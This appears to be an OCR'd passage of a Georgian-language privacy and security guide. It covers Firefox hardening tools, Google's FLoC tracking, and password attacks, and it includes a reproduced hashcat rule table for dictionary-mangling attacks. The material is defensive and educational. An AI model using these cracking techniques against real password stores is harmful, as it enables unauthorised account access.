
Addons გვერდი გთავაზობთ სხვადასხვა დამატებების დაყენებას. ამ დამატებების უმეტესობა განვიხილეთ და შესაბამისად, თქვენი გადასაწყვეტია, გინდათ თუ არა დაყენება, თუმცა ალბათ მაინც ჯობია, რომ ეს გაფართოებები თქვენ თვითონ დააყენოთ ამ გვერდის დახმარების გარშე, რადგან ამ გვერდზე ზოგიერთი ბმული

შეიძლება არ იყოს გაახლებული და საბოლოო ჯამში ან ძველი ვერსია ჩამოტვირთოთ ან საერთოდ ვერ დააყენოთ დამატება.




ჩემი რჩევა იქნება, რომ გადაახტეთ Enterprise Policy გვერდს, ეს მხოლოდ ორგანიზაციების სისტემური ადმინისტრატორებისთვის არის შექმნილი.


Finish გვერდი კი გაძლევთ მითითებებს, თუ როგორ დააყენოთ შექმნილი Profile და გაძლევთ საშუალებას, ჩამოტვირთოთ შესაბამისი ფაილები.




Firefox profile-ის შექმნის ავტომატიზაციის კიდევ ერთი შესაძლებლობაა https://github.com/pyllyukko/user.js



ეს, ალბათ, არსებული რესურსებიდან საუკეთესოა, იგი იძლევა წინა პროგრამის მსგავს შესაძლებლობებს, თუმცა შეიცავს უსაფრთხოების და ანონიმურობის პარამეტრების ყველაზე უფრო ფართო სიას. ეს საიტი ბევრ რამეს გაძლევთ, მაგრამ ჩვენს შემთხვევაში მხოლოდ user.js ფაილს განვიხილავთ. ეს ფაილი შეიცავს ყველა პარამეტრის მნიშვნელობებს. იგი უნდა ჩაწეროთ პროფილის ფოლდერში და ავტომატურად გააახლებს შესაბამისი პარამეტრების მნიშვნელობებს. ეს საიტი გაძლევთ კარგ მითითებებს, თუ როგორ გამოიყენოთ user.js ფაილი.




თუ ამ ფაილს გახსნით, ნახავთ, რომ იგი იწყება ბმულებით, რომლებიც გადაგიყვანენ პარამეტრების მნიშვნელობების ახსნებზე, ამ ბმულების ქვემოთ კი ნახავთ პარამეტრების განმსაზღვრელ სტრიქონებს. პრინციპში, ვინც იცის რას აკეთებს, შეუძლია ეს პარამეტრები ფაილშიც შეცვალოს.



ისევე, როგორც წინა შემთხვევაში, DOM.Storage-ს შესაბამისი ჩანაწერები, განსაკუთრებით კი ისინი, რომლებიც ადგილობრივად იწერენ Super Cookie-ებს, არიან დაკომენტარებული, ანუ არ მუშაობენ. ეს იმიტომ ხდება, რომ ზოგიერთი საიტი ამ პარამეტრის გარეშე ვერ მუშაობს, თუმცა ზოგიერთ თქვენგანს, ალბათ მაინც მოუნდება ამ პარამეტრის ჩართვა იმისათვის, რომ თვალთვალი თავიდან აიცილოს.

ეს ფაილი ძალიან ბევრ პარამეტრს შეიცავს, მაგალითად, TLS პარამეტრებს ან საიტის მიერ თქვენი ბატარიის ან საათის ინფორმაციის მოთხოვნის პარამეტრებს და ა.შ. რაც უფრო მეტს გაიგებთ ამ პარამეტრების შესახებ, მით უკეთესად მოახერხებთ თავის დაცვას. თუმცა ამ ფაილის პარამეტრები საკმაოდ კარგად არიან განსაზღვრული და უმეტესობა თქვენგანისთვის საკმარისი იქნება ბრაუზერის გასამაგრებლად.

გამაგრების ავტომატიზაციის კიდევ ერთი პროგრამაა გაფართოება Privacy settings https://add0n.com/privacy-settings.html, რომელიც ასე გამოიყურება



ამ დამატებას კარგი ინტერფეისი აქვს, არ განსაზღვრავს იმდენ პარამეტრს, რამდენსაც წინა მაგალითში განხილული user.js ფაილი, მაგრამ საკმაოდ კარგი გამოსაყენებელია. მას, ასევე, აქვს გამარტივებული რეჟიმის ღილაკები, რომლების საშუალებითაც შეგიძლიათ ჩართოთ სრული კონფიდენციალურობა (Full Privacy), ან გაძლიერებული კონფიდენციალურობა (Enhanced Privacy), ან შეგიძლიათ დაუბრუნდეთ საწყის მნიშვნელობებს Reset to defaults ღილაკით. გაითვალისწინეთ, რომ სრული კონფიდენციალურობა (Full Privacy) რეჟიმში DOM.Storage გამორთულია, ანუ ზოგიერთმა საიტმა შეიძლება არ იმუშაოს. ამ ღილაკებზე დაჭერისას დაინახავთ, როგორ შეიცვლება პარამეტრების აღმნიშვნელი გადამრთველები. თვალის სიმბოლო აღნიშნავს კონფიდენციალურობას, ხოლო ბოქლომი – უსაფრთხოებას. თუ სიმბოლო გამწვანებულია, პარამეტრი ჩართულია. ეს გადამრთველები, ცხადია, ხელითაც შეიძლება გადართოთ. მიუხედავად იმისა, რომ ამ პროგრამას არ შეუძლია შეცვალოს იმდენი პარამეტრი, რაც წინა მაგალითში განხილულ პროგრამას, ბევრისთვის ეს დამატება, ალბათ, ბევრად უფრო მისაღები და ადვილი გამოსაყენებელია, ვიდრე user.js ფაილი.

გაითვალისწინეთ, რომ შეიძლება ერთ ბრაუზერში გამოიყენოთ რამდენიმე პროფაილი ან გქონდეთ მეტად დაცული და ნაკლებად დაცული სხვადასხვა ბრაუზერები, იმის მიხედვით, თუ რის გაკეთება გინდათ. ასევე, ნუ დაგავიწყდებათ ქვიშის ყუთების და სხვა დამცავი მექანიზმების გამოყენება და მხოლოდ ამ პარამეტრებს ნუ დაეყრდნობით.

გარდა Firefox-ის გამაგრებისა არსებობს უკვე გამაგრებული ბრაუზერებიც, მაგალითად, JonDoFox https://anonymous-proxy-servers.net/en/software.html, ეს ბრაუზერი, როგორც წესი, უერთდება ანონიმიზაციის პროქსი სერვერს, ამ შეერთების გამორთვაც შესაძლებელია. ამ ბრაუზერის პორტატული ვერსიაც არსებობს.

Tor https://www.torproject.org/projects/torbrowser.html.en ბრაუზერიც საუკეთესო გამაგრებულ ბრაუზერად ითვლება, აქვს უამრავი დაცვის საშუალება და ალგორითმი, მისი გაახლება საკმაოდ სწრაფად ხდება და აქვს პორტატული ვერსიაც.

შესაბამისად, თუ თქვენი ბრაუზერის გამაგრება არ გინდათ, შეგიძლიათ ეს ბრაუზერები გამოიყენოთ.

გაითვალისწინეთ, რომ ხშირად უნდა გააახლოთ თქვენი ბრაუზერი და დამატებები. განსაკუთრებით, თუ ვირტუალურ მანქანაზე გაქვთ ეს ყველაფერი დაყენებული. საქმე იმაშია, რომ ვირტუალური მანქანები დროის დიდი ნაწილის განმავლობაში გამორთულია და შესაბამისად, მასზე დაყენებული პროგრამების გაახლება არ ხდება. მათი განცხადებით, ისინი აღარ ატვირთავენ სხვა საიტების cookie-ებს თუ Chrome ბრაუზერით იმუშავებთ. სხვა ბრაუზერების კომპანიებმა, როგორიც არის Firefox და Safari, უკვე გააკეთეს იგივე.

თუმცა Google-ს შემოაქვს თვალთვალის სულ ახალი მეთოდი, რომელიც ხელოვნურ ინტელექტზეა დაფუძნებული.

FLoC – Google თვალთვალის ახალი მეთოდი

Google-მა გადაწყვიტა გამორთოს სხვა საიტების Cookie-ბის ატვირთვა კომპიუტერებში. სამწუხაროდ, ეს სულაც არ ნიშნავს, რომ მათ ხელი აიღეს რეკლამის უზარმაზარ ბაზარზე. Google-მა მოიგონა ახალი მეთოდი, რომელსაც ჰქვია Federated Learning Cohorts (FLoC). ეს მეთოდი აჯგუფებს მომხმარებლებს მათი ბრაუზინგის ისტორიის მიხედვით, რეკლამის მსურველებს კი ამ ჯგუფებისთვის რეკლამის გაგზავნა შეეძლებათ. იმის გამო, რომ ამ მეთოდით არ ხდება ცალკეული მომხმარებლების დახასიათების შექმნა, Google ამ მეთოდს ამაყად უწოდებს ანონიმურობის დაცვის მეთოდს.

ცხადია, ვებსაიტების შემქმნელებს უნდათ, რომ მათი საიტი ადვილად მოიძებნოს, შესაბამისად, ინდექსირებისა და საძებნი ძრავების ინფორმაციის დამუშავებით Google-ს კარგი წარმოდგენა აქვს, რა ინფორმაციას და მომსახურებას იძლევიან საიტები.

FLoC თვალთვალის კიდევ უფრო გაუმჯობესებული პროგრამაა, რომელიც საიტებთან მუშაობის ინფორმაციას ინახავს Chrome ბრაუზერში. თქვენი ბრაუზინგის ქცევის შესწავლით, მისი ხელოვნური ინტელექტის და გაანალიზების SimHash ალგორითმის საშუალებით შექმნის თქვენ Cohort იდენტობას. შემდეგ მიგაკუთვნებთ რომელიმე ჯგუფს (Cohort), რომელშიც მოთავსდება მსგავსი ინტერესებიანი ადამიანების იდენტობები.

რეკლამის მსურველებს კი ექნებათ საშუალება, იყიდონ ამ ჯგუფებისათვის რეკლამის გაგზავნის საშუალება.

ჩვეულებრივი მომხმარებლისთვის ბევრი არაფერი იცვლება, ისევ გამოიგზავნიან რეკლამებს, მხოლოდ ადრე თუ პერსონალურად თქვენზე მუშაობდნენ, ახლა იქნებით გარკვეული ინტერესების ჯგუფში გაერთიანებული.

Google ამბობს, რომ იმის გამო რომ ინდივიდუალურად არ მუშაობს მომხმარებლების მონაცემებზე, იცავს კონფიდენციალურობას. კრიტიკოსები კი ამბობენ, რომ ეს მეთოდი ვერ დაიცავს კონფიდენციალურობას, რადგან Google იღებს თქვენი ბრაუზერის თითის ანაბეჭდს. ჯგუფებად გაერთიანება კი ამას საკმაოდ ეფექტურს ქმნის, რადგან აქამდე თქვენი თითის ანაბეჭდი უნდა შეედარებინათ ათასობით და ათიათასობით საიტისთვის, ახლა კი, თუ გაიგეს ინტერესთა ჯგუფი, ძებნის არე ბევრად უფრო შემცირდება.

კომპანიებს უფრო მეტი ეცოდინებათ თქვენ შესახებ, საიტებს ეცოდინებათ, რას აკეთებს თქვენი ჯგუფი, შესაბამისად, ყოველ საიტს პირველი კონტაქტისასაც კი ეცოდინება, რა ტიპის და ინტერესების ადამიანთან აქვს საქმე. ახლა წარმოიდგინეთ, რომ შეხვედით საიტზე, სადაც სამსახურს ეძებთ. დამქირავებელს ექნება კარგი წარმოდგენა თქვენი ინტერესებისა და პიროვნების შესახებ. ჩვენი აზრით, ეს არ არის კონფიდენციალურობა, რადგან თქვენი უფლებაა, არ მისცეთ ყველა ეს ინფორმაცია დამქირავებელს.

თავი 9 პაროლები და ამოცნობის მეთოდები

ამ თავში განვიხილავთ ამოცნობის (Authentication) სხვადასხვა მეთოდებს, მათ შორის პაროლებს და ორნაბიჯიან, ანუ ორფაქტორიან ამოცნობას, თუ როგორ შეიძლება პაროლის გატეხვა და შესაბამისად, მისი დაცვა უკეთესი ჰეშინგით, პაროლების გაწელვას და კოდირებას, ასევე, ამოცნობის ტექნოლოგიების შესაძლო მომავალს.

პაროლებზე შეტევები

პაროლები არის შემაწუხებელი და მოუხერხებელი ინსტრუმენტი. წესით, ყველას უნდა გვქონდეს ძლიერი პაროლები, რომლებიც ბევრი სიმბოლოსგან შედგებიან, მაგრამ ეს თითქმის შეუძლებელია.

პაროლებს ხშირად იპარავენ, ეს ძირითადად ხდება ვებ საიტებზე, სადაც პაროლები ისეა შენახული, რომ მათი მოპარვა და გატეხვა ადვილია. ჰაკერები აღწევენ ამ საიტზე და ახერხებენ თქვენი პაროლის მოპარვას. ეს საიტი https://haveibeenpwned.com/ გიჩვენებთ, თუ თქვენი ელ-ფოსტის მისამართი და პაროლი სადმე ბნელ ქსელში გამოჩნდა. მაგალითად, ჩემი ელ-ფოსტა ორჯერ გამოჩნდა ასეთ ფორუმებში.

სამწუხაროდ, ვებსაიტების გატეხვა ყოველდღიური ამბავია და სამწუხაროდ, ამ საიტების მესვეურები კარგად არ იცავენ თავიანთ კიბერ უსაფრთხოებას. რაც უფრო დიდია კომპანია, მით უფრო მეტი რესურსები აქვთ უსაფრთხოების დასაცავად, მაგრამ დიდი კომპანიებიც კი ხშირად დიდ ყურადღებას არ აქცევენ კიბერ უსაფრთხოებას, რადგან ამას ფული არ მოაქვს. თანაც დიდი ორგანიზაციები უფრო დიდი სამიზნეებია და ბევრი ჰაკერი ემტერება.

პატარა კომპანიებს კი ხშირად უსაფრთხოების სპეციალისტიც კი არ ჰყავთ შტატში, ისე რომ არავინ იცის, როგორ არიან დაცული ეს კომპანიები და როგორ იცავენ ისინი პაროლებს.

უნდა ყოველთვის იგულისხმოთ, რომ თქვენი პაროლი ცნობილია იმათთვის, ვისაც ამ პაროლს აძლევთ. ეს, წესით, არ უნდა ხდებოდეს და უმეტეს შემთხვევებში ასეც არის, მაგრამ მაინც ასე უნდა იგულისხმოთ. ახლა წარმოიდგინეთ, რომ ეს საიტი დააჰაკერეს და თქვენი ელ-ფოსტის მისამართი და პაროლი მოიპარეს. თუ ეს პაროლი სხვა საიტებშიც გაქვთ გამოყენებული, მაშინ შეიძლება ჰაკერებმაც მიაგნონ ამ საიტებს და სცადონ პაროლის და ელ-ფოსტის გამოყენება. რა თქმა უნდა, ამას ავტომატიზაციით აკეთებენ და ძალიან ბევრ საიტზე ხდება ელ-ფოსტის ან სახელის და პაროლის კომბინაციის ცდა. იდეალურ შემთხვევაში ყველა საიტისათვის სხვადასხვა პაროლი უნდა გქონდეთ.

ფიშინგი (Phishing) პაროლების მოპარვის ყველაზე გავრცელებული გზაა. პაროლები შეიძლება მოიპარონ ინფორმაციის გადაცემის დროს, თუ დაუშიფრავ პაროლს აგზავნით, შესაბამისად, პაროლები ყოველთვის უნდა დაშიფროთ.


პაროლების მოპარვა, ასევე, შეიძლება სხვადასხვა ვირუსით, მაგალითად, კლავიშებზე დაჭერის გადამცემებით, ან ვინმე, უბრალოდ, შეიძლება გიყურებდეთ პაროლის აკრეფის დროს. ელ-ფოსტა თუ დააჰაკერეს, იგი შემდეგ შეიძლება გამოიყენონ პაროლების შესაცვლელად და ასევე, შეიძლება ელ-ფოსტიდან ბევრი ინფორმაცია გაიგონ, თუ სად გაქვთ ანგარიშები. ამიტომ მნიშვნელოვანია, რომ ელ-ფოსტა კარგად დაიცვათ.

როგორ ხდება პაროლების გატეხვა HASH-ები

მარტივი პაროლების გატეხვის ერთ-ერთი ყველაზე ცნობილი მეთოდია ე.წ. ლექსიკონის (Dictionary) შეტევა. ანუ გამოიყენება ცნობილი სიტყვების ფაილი და პროგრამა, რომელიც ცდილობს ყოველი ასეთი სიტყვა მიაწოდოს სისტემას, როგორც პაროლი. თურმე საშუალო სტატისტიკური ადამიანი იყენებს დაახლოებით 10,000 სიტყვას. შესაბამისად, დიდი ლექსიკონის საშუალებით ამ სიტყვების გამოცნობა, უმეტეს შემთხვევაში, არ უნდა იყოს ძნელი.

მეორე მეთოდია ე.წ. ძალისმიერ (Brute Force) შეტევა, ასეთი შეტევისას სიმბოლოების ყველა შესაძლო კომბინაციის ცდის საშუალებით პოულობენ პაროლს.

და ბოლოს, არსებობს ზემოთ მოყვანილი ორი მეთოდის კომბინაცია ანუ ჰიბრიდული (Hybrid) შეტევები, რომლებიც იყენებენ ლექსიკონის, ძალისმიერი და ასევე ადამიანის ფსიქოლოგიაზე დაფუძნებულ შეტევებს. ზოგი შეტევა სიტყვების კომბინაციებს ქმნის https://hashcat.net/wiki/doku.php?id=combinator_attack. ზოგი დაფუძნებულია წესებზე https://hashcat.net/wiki/doku.php?id=rule_based_attack, ანუ განსაზღვრავთ წესებს, ლექსიკონის სიტყვების რა კომბინაციები უნდა გამოიყენოს შეტევამ. ზემოთ მოყვანილ ბმულზე აღწერილია სწორედ ასეთი მეთოდი. წესები კი საკმაოდ რთული შეიძლება იყოს.



rule_based_attack [hashcat wiki]

hashcat.net/wiki/doku.php?id=rule_based_attack

Apps Bookmarks Georgia (country) New Tab History INTERVIEWS Free Fax - Free Inter... Other bookmarks

Implemented compatible functions


The following functions are 100% compatible to John the Ripper and PasswordsPro:

Name	Function	Description	Example Rule	Input Word	Output Word	Note
Nothing	:	Do nothing (passthrough)	:	p@ssW0rd	p@ssW0rd	
Lowercase	l	Lowercase all letters	l	p@ssW0rd	p@ssw0rd	
Uppercase	u	Uppercase all letters	u	p@ssW0rd	P@SSW0RD	
Capitalize	c	Capitalize the first letter and lower the rest	c	p@ssW0rd	P@ssw0rd	
Invert Capitalize	C	Lowercase first found character, uppercase the rest	C	p@ssW0rd	p@SSW0RD	
Toggle Case	t	Toggle the case of all characters in word.	t	p@ssW0rd	P@SSw0RD	
Toggle @	TN	Toggle the case of characters at position N	T3	p@ssW0rd	p@sSW0rd	*
Reverse	r	Reverse the entire word	r	p@ssW0rd	dr0Wss@p	
Duplicate	d	Duplicate entire word	d	p@ssW0rd	p@ssW0rdp@ssW0rd	
Duplicate N	pN	Append duplicated word N times	p2	p@ssW0rd	p@ssW0rdp@ssW0rdp@ssW0rd	
Reflect	f	Duplicate word reversed	f	p@ssW0rd	p@ssW0rddr0Wss@p	
Rotate Left	{	Rotate the word left.	{	p@ssW0rd	@ssW0rdp	
Rotate Right	}	Rotate the word right	}	p@ssW0rd	dp@ssW0r	
Append Character	$X	Append character X to end	$1	p@ssW0rd	p@ssW0rd1	
Prepend Character	^X	Prepend character X to front	^1	p@ssW0rd	1p@ssW0rd	
Truncate	[	Delete first character	[	p@ssW0rd	@ssW0rd	


ამ ცხრილში Input Word აღნიშნავს შესატან სიტყვას და Output Word აღნიშნავს, როგორ გადააკეთებს მას ეს წესი. წესები კი ძირითადად განსაზღვრულია ადამიანების ფსიქოლოგიაზე და მათ გავრცელებულ ქმედებებზე. კიდევ ერთი მეთოდია, რომ გარკვეული რაოდენობის პაროლების გატეხვის შემდეგ დააკვირდეთ სხვადასხვა მიმდევრობებს და გამეორებებს და შეეცადოთ დაადგინოთ საერთო კანონზომიერებები, რომლებსაც შემდეგ წესების გასაუმჯობესებლად გამოიყენებთ.

ასევე, საიტის თემის მიხედვით შეიძლება პაროლების მორგება, მაგალითად, ცნობილი Ashly Medison საიტის გატეხვისას ჰაკერებმა საიტზე გამოყენებული სპეციფიური, ბიზნესის შესაბამისი, ტერმინები და მათი ერთობლიობები გამოიყენეს პაროლების გამოსაცნობად.

